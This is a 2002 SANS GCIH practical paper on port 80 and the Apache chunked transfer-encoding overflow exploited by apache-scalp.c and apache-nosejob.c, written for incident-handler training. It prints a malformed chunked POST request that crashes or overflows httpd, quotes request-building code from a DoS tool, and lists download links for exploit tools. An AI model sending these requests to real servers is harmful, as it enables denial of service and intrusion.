Global Information Assurance Certification Paper

Port 80: Apache HTTP Daemon Exploit

In Support of the Cyber Defense Initiative
GCIH Practical Assignment v2.1, Option 2
Submitted September 2002

Robert N. Crooks

Conference: SANS 2002 Annual Conference
Orlando, Florida, U.S.

Executive Summary

This document was written to provide support for the Cyber Defense Initiative, and to obtain a certification as a GIAC Certified Incident Handler. The included information details a remote exploit for the most used web server software on the Internet, Apache. The reason for choosing this specific port and exploit is due to the fact that port eighty, web service infrastructure, is currently the most attacked port on the Internet. In addition to that, the exploit is a "remote" exploit, which means it can be executed without local access to the target. Finally, because the Apache HTTP Daemon is the most popular web server on the Internet, this exploit has a large number of possible targets.

The document is broken up into three main sections with additional supporting sections as required for a customary technical report. The sections are an Introduction, the port which is the target of the exploit, and the actual exploit itself. The document is arranged so that it can be read from start to finish with supplementary information and resources attached at the end.

The Introduction provides a background for the entire topic including Apache and the web infrastructure itself. This is followed with a description of the port and protocols targeted by this exploit. Finally, a detailed analysis of how the exploit works and the actual vulnerability within the apache source code complete the report.

List of Figures

List of Tables

Table of Contents

1 Introduction

As of 12-September-2002, port 80 is listed as the most attacked port on the Internet. This information was listed on the incidents.org web page under the "Top Ten Ports". See Figure 1 for the list of ports.



Figure 1: Storm Center Most Attacked Ports

This port is synonymous with the World Wide Web infrastructure and that is the main class of applications that use it. The web depends on a service protocol called Hyper Text Transfer Protocol (HTTP), which in turn depends on the reliable transport protocol TCP. HTTP is used by many higher level protocols including the Common Gateway Interface protocol. High level scripting languages can be used including Javascript, Vbscript, and Perl with CGI to create dynamic web content. A Microsoft attempt at "decomoditizing" the CGI protocol is called Application Server Pages (ASP), which is another higher level application that uses HTTP.

Apache is the name of what is currently an open-source HTTP server application. The Apache web server has market share of the Internet with 65% of all web sites on the Internet being hosted by an Apache server[1]. Figure 2 is a nice graph of the market share idea.



Figure 2: Web Server Usage

Developer	July 2002	Percent	August 2002	Percent	Change
Apache	10811987	65.21	11001650	66.64	1.43
Microsoft	4176048	25.19	4074058	24.68	-0.51
iPlanet	214063	1.29	208968	1.27	-0.02
Zeus	183921	1.11	184143	1.12	0.01

Table 1: Market Share for Web Servers

This "market share" idea is significant when talking about vulnerabilities or exploits because of the very large numbers of machines that will be at risk when apache is declared vulnerable. Apache vulnerabilities and exploits allow attackers to "harvest" great numbers of vulnerable hosts with OS fingerprinting scans of the Internet. Internet worms with so many hosts to infect could conceivably traverse the Internet very quickly as the Code Red Internet worm was able to do last year. However, this risk is mitigated by the fact that the open-source community significantly out performs software vendors when it comes to creating and delivering a patch to their community of users. Also, typically, system maintainers of a Linux based web server are more familiar with the necessity of patching their software to get the most up to date versions. Competent system administrators routinely compile and recompile code to keep their systems fresh and some even have CVS (Concurrent Versioning System) access to the latest development branch of software. All these things help to

[1] The percent quote, the graph, and the data come from the Netcraft Web Server Survey - www.netcraft.com/survey. See [11].

quickly decrease the number of vulnerable systems after a vulnerability is announced.

Apache is known to be a very secure web server which is why it is significant when a vulnerability is discovered and an exploit is released. However, even with the latest working exploit, an attacker is at a disadvantage when attempting to compromise an apache system. A technique called "privilege separation" is used in software to separate applications into two parts. A highly privileged part of the application (usually with root privileges) executes first and handles all the tasks that require elevated authorization (e.g. binding to a well known port number). The main part of the program that handles the bulk of the processing is done in a very low privileged process. Apache uses privilege separation so when an attacker does remotely compromise an apache httpd process, they typically have a shell with nobody, nobody, privileges (user = nobody, group = nobody). Keep in mind that very proficient crackers will utilize other "local" exploits to raise their privilege further.

The rest of this paper will discuss the target port in more detail, the protocols which the web server uses, and an actual exploit of the apache web server.

2 Target Port: 80 (eighty)

2.1 Targeted Service

As stated, the target port (80) is used by web applications. Web servers "listen" on port 80 for web requests that come from web clients (browsers). The requests utilize the HTTP protocol (discussed below) to obtain pages of information encoded in Hyper Text Markup Language (HTML). The HTML pages are graphically displayed on the client host in a web browser.

The service that was exploited for this discussion is the web server portion of the above description.

Figure 3 shows the daily reports graph for port 80 from www.incidents.org .



Figure 3: Port 80 Graph

2.2 Description

The two main web server applications used on the Internet are Apache and Microsoft's Internet Information Server. In addition to the web server, web browsers also implement the HTTP protocol and run on the client machine. There are many different web browsers that use port 80 including Navigator, Mozilla, Konqueror, and Internet Explorer.

Apache is a free open-source produced application that runs on a variety of operating systems including Linux, Unix, Windows, BSD, and OS/2. Apache source code is freely available and it is supported by a core group of developers

from the Apache Software Foundation and by many other people throughout the Internet community. It is a full featured web server which was designed with security in mind.

Microsoft IIS is the second most utilized web server on the Internet. It runs on Windows NT and Windows 2000. Unlike Apache, IIS code is closed source and only maintained by Microsoft developers. It is definitely not free, but it is bundled with Windows NT Server and Windows 2000 Advanced Server software.

From the Netcraft website, other HTTP servers include iPlanet from Netscape, and Zeus from Zeus Technologies. Together, these two servers make up a very small percentage of total web servers in use on the Internet.

In particular, this paper will not discuss these web servers, but rather discuss the Apache web server and a recent exploit of that software.

Apache is an HTTP server or daemon. A daemon is a Unix term for a process that runs in the background of a server which normally provides continuous service to clients or performs a routine function for the system. Another example of a daemon is the Secure Shell Daemon (sshd), which provides clients with a secure login shell to the system. Apache functions as a termination point for HTTP connections from client web browsers.

Apache creates a number of processes that run in the background waiting for client connection requests. Each of the processes are exact copies of each other and provide that ability to answer multiple connection requests in parallel. Here is how to view apache processes on a Linux machine:

```
server:~# ps -ef | grep httpd
root     12389     1  0 14:34 ?        00:00:00 /usr/local/apache/bin/httpd
nobody   12390 12389  0 14:34 ?        00:00:00 /usr/local/apache/bin/httpd
nobody   12391 12389  0 14:34 ?        00:00:00 /usr/local/apache/bin/httpd
nobody   12392 12389  0 14:34 ?        00:00:00 /usr/local/apache/bin/httpd
nobody   12393 12389  0 14:34 ?        00:00:00 /usr/local/apache/bin/httpd
nobody   12394 12389  0 14:34 ?        00:00:00 /usr/local/apache/bin/httpd
```

As you can see, there are multiple httpd processes running in the background (not attached to any console/terminal). One process is owned by the root user, which is the main process of apache. The main process starts (or forks) multiple copies of itself to handle http requests. If any of these child processes fail and terminate, the main apache process will restart another child to replace it. Privilege separation is carried out by starting the child processes that actually handle the client connections as less privileged processes (owned by user, nobody). The main httpd process does not directly handle client connections and is less likely to encounter a software fault from client communications.

2.3 Protocol

HTTP itself is a fairly simple protocol, and to date there have only been two major versions of the standard. Version 1.0 was completed in May 1996 and is detailed

in RFC 1945. Version 1.1 was completed as a part of RFC 2068 in January of 1997 and updated in RFC 2616. While the W3 Consortium has basically closed the development of the HTTP protocol, work is continuing on HTTP extensions as well as the higher level XML protocol (http://www.w3.org/2000/xp/Group) . A standard is tentatively in the works for HTTP extensions in the form of an experimental RFC 2774.

While HTTP may be considered simple, very complicated protocols are derived from it (use it). Web development which started out as the creation of static pages of HTML has now become development using advanced programming languages (Java, Perl, Visual Basic). This was done in an effort to supply clients with more dynamic content and interactive sessions. Also, the HTTP protocol has gotten more complicated (read: offered more features) with HTTP/1.1. Another protocol related to HTTP and web development is the Common Gateway Interface (CGI). CGI is used to pass user input supplied through a browser to server side programs written to create dynamic content. Although the vulnerability discussed later is not related to CGI, a whole new class of vulnerabilities were introduced when CGI programs started appearing in web pages.

At a basic level, two hosts communicate ASCII text back and forth in a client server model. The typical usage of HTTP involves a client sending a request to the server (e.g. client: "send me a document, here is it's URI") and the server responds with the information requested (e.g. server: "here is the information, it is in HTML). Because of this behavior, HTTP is called a request/response[2] protocol. The client requests information or "pages" of ASCII text (also called HTML pages) in the static case. In cases where more dynamic data is requested (i.e. the data is not known at the time of web page creation), a CGI script written the language of choice can be requested by the client. The CGI program performs some action to obtain the data (usually by accessing a database) and passes the result back as an HTML document.

HTTP is also referred to as a stateless protocol[3]. Each request/response pair is independent and handled with no weight placed on prior communications. That being said, with HTTP/1.1, there are specifications in the protocol for persistent connections. Normally, each HTML request requires a new TCP connection to be brought up. Obviously, this can be a problem for HTTP applications that require many requests in a short amount of time. Persistent connections help to make these applications more efficient by conserving the number of TCP connections created.

[2] The reference to "request/response protocol" comes from RFC2616 Introduction: http://www.w3.org/Protocols/rfc2616/rfc2616-sec1.html#sec1 . See [8].
[3] The reference to HTTP as a "stateless protocol" comes from reading a W3 Consortium memo: http://www.w3.org/Protocols/HTTP/HTTP2.html . See [2].

Of course, not only ASCII objects can be transferred using HTTP, as was done with email (MIME), binary data can be transferred to the client. With the use of advanced programming languages like Java, httpd servers can execute programs to create dynamic content and even transmit programs called applets to the clients to execute locally on their host.

Figure 4 shows the relationship between all the protocols involved in a client-server web session.



Figure 4: Layer Diagram for HTTP Protocols

There is really no reason why the lower layers such as TCP and IP should be discussed in this paper. Consistent with the fundamental reason behind layered architecture, this paper will consider the hosts to be communicating directly with each other using HTTP.

From a basic platform composed of IP, TCP, and HTTP, and combined with an information encoding standard like HTML, more complicated protocols were created. The Common Gateway Interface (CGI) was created to standardize a method where user input could be passed to a server side program through HTTP requests (URI requests). By allowing user feedback, web sessions can be made more interactive. Scripting languages like Java, Perl, and Visual Basic can be used to accept user input and run programs on the server host to process user requests and format dynamic content.

Needless to say, with the addition of more complicated protocols and server programs, security becomes harder to enforce and vulnerabilities are more numerous. For example, with CGI scripts running on the server accepting user input, a whole class of buffer overflow vulnerabilities was created. With CGI programs residing on web servers, the attacker no longer had to find weaknesses in the web server or OS software only, but could simply attack a poorly designed CGI script. A small vulnerability in an example CGI script provided in a default Httpd installation can spawn Internet Worms that scan for such scripts, exploit the host, and install malicious software (root kits).

Other protocols related to HTTP include, but are not limited to, SSL, XML, ASP, and CSS. Secure Socket Layer (SSL) is a protocol which provided very necessary components to HTTP connections, confidentiality and server authentication. SSL provides a layer of software to encrypt all data passing through a TCP connection and digital certificates are used to authenticate web servers. The Extensible Markup Language (XML) is an information encoding scheme that will act as a successor to HTML. A definition of Application Server Pages (ASP) from http://www.wineries.goldstate.net/asp_definition.htm is as follows:

```
Active Server Pages, a specification that generates
dynamically created web Pages. These server side dynamic
pages allow user interaction and database connectivity,
providing for a wealth of web Application functionality,
such as shopping carts, Newsgroups and Discussion Forums.
All of the specialized applications shown on this Coastal
web example site are created with ASP pages.
```

Note to the reader: ASP is Microsoft's attempt to re-create or de-commoditize[4] the CGI standard.

Cascading Style Sheets (CSS) is a part of the HTML standard. CSS allow web developers to standardize the way their HTML pages will be displayed by applying a generic style to web pages.

2.4 Vulnerabilities

As stated, with more complicated protocols and standards, more functionality is available to create dynamic, interactive web sessions at the cost of security.

CGI script vulnerabilities are a direct consequence of allowing user input to be supplied to server side programs. Any application that accepts user input is immediately at risk of a buffer overflow software fault. Any user input must be placed in a buffer and without proper software design, buffers can be overflowed. Software buffers are not implicitly protected data structures, but rather need to be "taken care of" by the software developer. While this is changing with more modern compilers and debuggers, quite often, a buffer is simply a fixed amount of space with a mere pointer for access. CGI scripts execute in a process on the web server and a successful buffer overflow (BOF) exploit will give the attacker a local shell on the machine. All the BOF attack methods described below apply to CGI programs.

Cross site scripting (XSS) is a class of vulnerability that exploits a feature in HTML that allows a script to be embedded in a URL link. A malicious user can use XSS to get unauthorized information from a client host or user. XSS is done by providing a user with a URL that includes malicious software embedded in it. When the user clicks on the URL, the Javascript, Vbscript, or ActiveX embedded

[4] The term "de-comoditize" comes from "The Halloween Memo" supposedly written by a Microsoft Employee. See [14].

content is run on the client system. A very simplistic example of an XSS attack would be to embed a javascript applet in a URL. If the program simply displays a nice looking frame with a password dialog asking for the user's POP3 account name and password, account information could be gathered. Web forums, instant messengers, and email can be used to send the malicious URL strings to the user.

Database manipulation is a problem affecting web servers that act as a front end to database systems. HTTP servers that hand user requests to a database can be subject to a database manipulation attack if user input is not parsed and validated carefully. User input is fed with malformed database string specifically designed to extract more information than is intended, or potentially run arbitrary code. An example of this attack would be to add elements of SQL syntax at the end of a user input field. If the server is vulnerable, the user input and potentially the piggybacked SQL command could be fed to the database back-end system.

URL directory traversal is a very simple attack where the ".." (previous directory) symbol is included in a URL request. Using this malformed URL string, it can be possible to jump out of a document root directory structure and into the web server's file system. An attacker can sometimes gain complete access to the file system on the web server and with some versions of MS IIS, it can even provide a mechanism to run arbitrary commands.

The other major class of vulnerabilities have to do with implementation errors in the software running to provide HTTP access. Implementation of the web server or browser can lead to exploits that allow a remote attacker to compromise a host. The implementation of the web server can sometimes contain errors such as buffers whose bounds are not checked (buffer overflow attacks), printf statements with no format string (format string attacks), improper use of malloc and free statements (heap corruption). For a very complete explanation of buffer overflow techniques, see "Smashing the Stack for Fun and Profit", in Phrack article #49: http://www.phrack.com/show.php?p=49&a=14. For a good explanation of format string exploitation see http://www.phrack.com/show.php?p=59&a=7. This report details an error in the implementation of the apache web server. Specifically, the error is in the way apache handles chunked transfer encoding.

Additionally, the HTML browser implementation may contain errors of the sort described above. Recent vulnerabilities have been found in web browsers that allow attackers to run arbitrary code on the client host.

3 The Exploit

3.1 Exploit Details

The name of the exploit that will be described in this document is apache-scalp.c. In addition to apache-scalp.c, another variant of this exploit (apache-nosejob.c) will be discussed because it is simply a newer version of apache-scalp.c. This document will use these two program names synonymously to refer to the same exploit.

This exploit has had a lot of news coverage lately (http://www.linuxsecurity.com/feature_stories/feature_story-113.html) mainly because people have made statements that the vulnerability in apache affects "63% of the web pages on the Internet" and "millions of web servers are vulnerable". It was even stated in one online news article that "the Internet may come grinding to a halt" with the release of exploit code for the vulnerability. These statements are a result of the incorrect assumption that the exploit code affects all apache web servers, which at this point is incorrect. Only a small percentage of the total apache web servers, BSD systems (FreeBSD, OpenBSD, and NetBSD) in particular, are affected by the exploit code. The fact that exploit code has not been released for Linux effectively eliminates the script-kiddie activity for that OS and limits the scope of worms to only the BSD portion of the apache web server community.

This vulnerability can be linked to by the following databases:
- Common Vulnerabilities and Exposure (CVE) CAN-2002-0392
- CERT VU#944335
- CERT CA-2002-17

A few variants of this exploit have been found and are available from public sources:
- apache-nosejob.c: This is the second version of the apache exploit expanded on the first with support for a wider range of targets. Specifically, NetBSD and FreeBSD distributions can be exploited with this code. The code can be found at the following URL:
http://packetstorm.decepticons.org/0206-exploits/apache-nosejob.c

- GeneralCuster.exe: This presumably is the windows port of the exploit code, which was mentioned in the exploit source code. While this file has not been found in the wild yet, it may not have been released yet or released under another file name.

- apache-nosejob.zip: This is a cygwin port of apache-nosejob.c; available at http://packetstorm.decepticons.org/0206-exploits/apache-nosejob.zip.

- apache-smash.sh.gz: A remote DOS for apache; available at http://packetstorm.decepticons.org/0206-exploits/apache-smash.sh.gz.

- apachefun.tar.gz: Another DOS attack tool that causes a segmentation fault in the httpd process that accepts the connection. It is available at http://packetstorm.decepticons.org/0206-exploits/apachefun.tar.gz.

Also, along with these exploits, there may be an apache-scalp-HOWTO.pdf document coming out, which will presumably document exactly how to implement this exploit and possibly document more fully how to attack other Linux based platforms.

This exploit specifically works well with NetBSD, OpenBSD, and FreeBSD operating systems. Testing of the "brute force" functionality of the exploit tool did not successfully extend the range of OSes affected by the code to Linux. However, theoretically, virtually all OSes that can run apache are vulnerable to this exploit since the vulnerability is in the apache software itself. This is further supported by the fact that the brute force option may in fact be useful for someone very knowledgeable with apache running on other platforms. That is, this exploit could be ported to any operating system by a person who knows a lot about the OS and apache and the brute force option makes this easier to accomplish. That being said, there is a peculiarity (read: bug) in the BSD implementation of memcpy that contributes to the ability to execute arbitrary code. While other platforms may be vulnerable to the apache vulnerability, they may not be vulnerable to the running of arbitrary code. This is described later in the document.

This exploit uses a simple TCP/IP connection to a vulnerable server and uses a malformed, and chunked, HTTP request to trigger the vulnerability. By crafting the HTTP request with a precisely formatted buffer and malicious code, a stack overflow is created and the malicious code is executed.

This exploit uses the vulnerability in the way that apache handles bad requests encoded with chunked encoding. So, to exploit the vulnerability, the attack tool uses a C program to connect to port 80 of the target web server via TCP and send a bad request to the web server. An example of the bad request is as follows:

```
POST /x.html HTTP/1.1
Host: 192.168.x.x
Transfer-Encoding: chunked

80000000
Rapid 7
0
```

The request tells the web server that it has been sent in chunks and the server process answering the malformed request will try to allocate the buffers necessary to handle subsequent chunks. The above relatively simple request will overflow the stack in the httpd process that handles the request. This happens because a negative number passed to the memcpy command causes

very bad things to happen. Basically, the function which calls memcpy doesn't adequately validate the input coming from the http stream. In 2.0 versions, the error is detected and the httpd server process handling the request is restarted. This is still bad because it gives an attacker the ability to restart processes on the server very quickly and thus reduce availability (read: Denial of Service).

If the request carefully crafted, the buffer will overflow the stack and in particular, the return pointer allowing arbitrary code to be executed. At the very least, the server process will encounter a segmentation fault, caused by the overflow writing over invalid memory, and terminate. This means a DoS attack is easily created and the remote exploit may achieved with some effort.

3.2 Variants

The exploit was first released under the file name "apache-scalp.c" and its second version was renamed "apache-nosejob.c".

The apache-nosejob.zip file contains a port of the code to the cygwin tool for windows. This allows the attacker to run the exploit from a windows based host with cygwin installed. See the detailed discussion of apache-nosejob.c for this coverage.

The existence of the "GeneralCuster.exe" tool is not know because the only reference found on the Internet was in the apache-nosejob.c source code:

```
* --- we wonder how much they'll like GeneralCuster.exe
```

Upon speculation, GeneralCuster.exe is most likely a full port of the attack code to the win32 platform.

The apachefun.tar.gz archive contains a C program called generic_chunked.c, which is a very poorly coded program to implement a DOS tool. It is simply a C program that connects to a web server and sends a variant of the malformed request quoted above. It could probably be replaced by a 10 line Perl script. However, it was not tested so its effectiveness cannot be verified. From the following code quoted from the source, one can see that it is a variant of the test HTTP request posted by Joe Testa:

```
s_string("POST /");
s_string(" HTTP/1.1\r\n");
s_string("Host: ");
s_string("DAVEAITEL");
s_string("\r\n");
s_string("User-Agent: ");
s_string("Mozilla/5.0");
s_string("Galeon/1.0.3 (X11; Linux i686; U;) Gecko/0\r\n");
s_string("Accept:
text/xml,application/xml,application/xhtml+xml,text/html;q=0.9,te
xt/plain;q=0.8,video/x-
mng,image/png,image/jpeg,image/gif;q=0.2,text/css,*/*;q=0.1\r\n")
;
```

```
s_string("Accept-Language: en\r\n");
s_string("Accept-Encoding: gzip, deflate, compress;q=0.9\r\n");
s_string("Accept-Charset: ISO-8859-1, utf-8;q=0.66,
*;q=0.66\r\n");
s_string("Keep-Alive: 300\r\n");
s_string("Connection: keep-alive\r\n");
s_string("Content-type: application/x-www-form-urlencoded\r\n");
s_string("Transfer-Encoding: chunked\r\n");
//s_string("Content-Length: 0\r\n");
s_string("\r\n");
s_string("4\r\n");
s_string("AAAA\r\n");
s_string("80000000\r\n");
//s_string("0\r\n");
//s_string("\r\n");
```

The apache-smash tool is a portable DOS tool (bourne shell - sh) script for apache version 1.3.24. It too implements a variant of the invalid HTTP POST request with the improper chunked request field.

All of these exploits work as a result of the same chunked transfer encoding vulnerability so they are all very similar. However, they can be broken down into two groups. One group is code that is based on the original exploit released by GOBBLES Security. Apache-scalp.c is the original exploit, apache-nosejob.c is the second version of that exploit. Apache-nosejob.zip is a windows port of the original code and the mystery tool, GeneralCuster.exe probably is the same.

The other group of tools includes the generic_chunked.c program and the apache-smash.sh script. These two are basically small programs that inject variants of the test script posted on Usenet by "Joe Testa"[5]. They both function by passing a malicious request repeatedly to a target http daemon to disable it. Having no httpd processes servicing connections (because they are restarting) means no web pages are displayed.

Follow the links above to each of these exploits for more information about them.

3.3 Protocol Description

This section will go more in depth about the protocol used by the exploit to attack the vulnerable apache software. That protocol is HTTP and in particular, a single feature of the HTTP protocol called chunked transfer encoding.

The HTTP protocol allows HTTP requests and responses to be sent in segments or chunks. That is a single request/response is broken up into pieces and sent separately. This allows for dynamically created content to be delivered in chunks when the final size is not known in advance. It also allows the httpd server to allocate memory more efficiently for browser requests. RFC 2616 has a section on transfer codings and more specifically, chunked transfer coding (http://www.w3.org/Protocols/rfc2616/rfc2616-sec3.html).

[5] This was posted by Joe Testa on Bugtraq. See [19]

Here is an example of an HTTP post request being sent "chunked" to a server:

```
HTTP/1.1 200 OK
Content-Type: text/plain
Transfer-Encoding: chunked

10
abcdefghijklmnop
10
1234567890abcdef
0
a-footer: a-value
another-footer: another-value
```

The first portion is the HTTP header information which indicates that chunked transfer coding is being used. Following that information, each chunk is sent preceded by a hex number indicating the size of the chunk in bytes. After the size indicator, the data of the chunk is transmitted. The size of the data before the next CRLF should be equal in bytes to the size indicator directly before the data. Following the CRLF, the next chunk is transmitted with another chunk size indicator and subsequent data. This chunking continues until all the data has been sent and the last chunk has a "0" in the size field. This terminates the chain of chunks.

In the example HTTP transaction, the first chunk is 0x10 (16 bytes) in length, which can be verified by looking at the data (after the CRLF). The data contains exactly 10 ASCII characters followed by a CRLF. The next chunk contains 16 ASCII bytes (0x10 bytes) followed by a CRLF. The end of the chunked data is indicated by the "0" for the last chunk size.

3.4 How the Exploit Works

If the example HTTP post request posted by "Joe Testa" is analyzed with this new information, it can be seen that the first chunk sent has a size of 0x80000000 bytes. This seems to indicate that the chunk is saying that its size is over 2 GB! However, if you put that hexadecimal number into a signed integer field, the most significant bit will be used as a sign. The above number will convert (2's complement to) -FFFFFFFh. This exploit works because in the HTTP protocol for chunking, the length field is extracted from the HTTP stream and placed in a signed integer variable. The comparison below is used to limit the binary read (ap_bread) to reading no more than the buffer will hold. However, if the data remaining is *less than* the size of the buffer (i.e. only read the remainder bytes), the figure in the remaining variable is used in the ap_bread() function call. A negative number will be passed into the ap_bread function and down to memcpy(), which will interpret it as a very large number (not negative anymore). The problem is that the logic below *assumes* an unsigned comparison, which isn't the case.

```
/* Otherwise, we are in the midst of reading a chunk of data */
```

```
len_to_read = (r->remaining > bufsiz) ? bufsiz : r->remaining;

len_read = ap_bread(r->connection->client, buffer, len_to_read);
if (len_read <= 0) {
    r->connection->keepalive = -1;
    return -1;
}
```

Testing this vulnerability was done with gdb. Using command line options, the httpd server was started in single threaded mode (i.e. the main httpd process handled all http requests and did not fork multiple child processes). Also, to accomplish this, apache was recompiled with the debug option (for gcc, '-g' in the compiler options leaves debug information in the object files). Using gdb with the httpd process, the buffer overflow was examined in detail. For information sake, the command to compile the apache source with debugging symbols is as follows:

```
CFLAGS="-g" ./configure --without-execstrip --prefix=/usr/local/apache
```

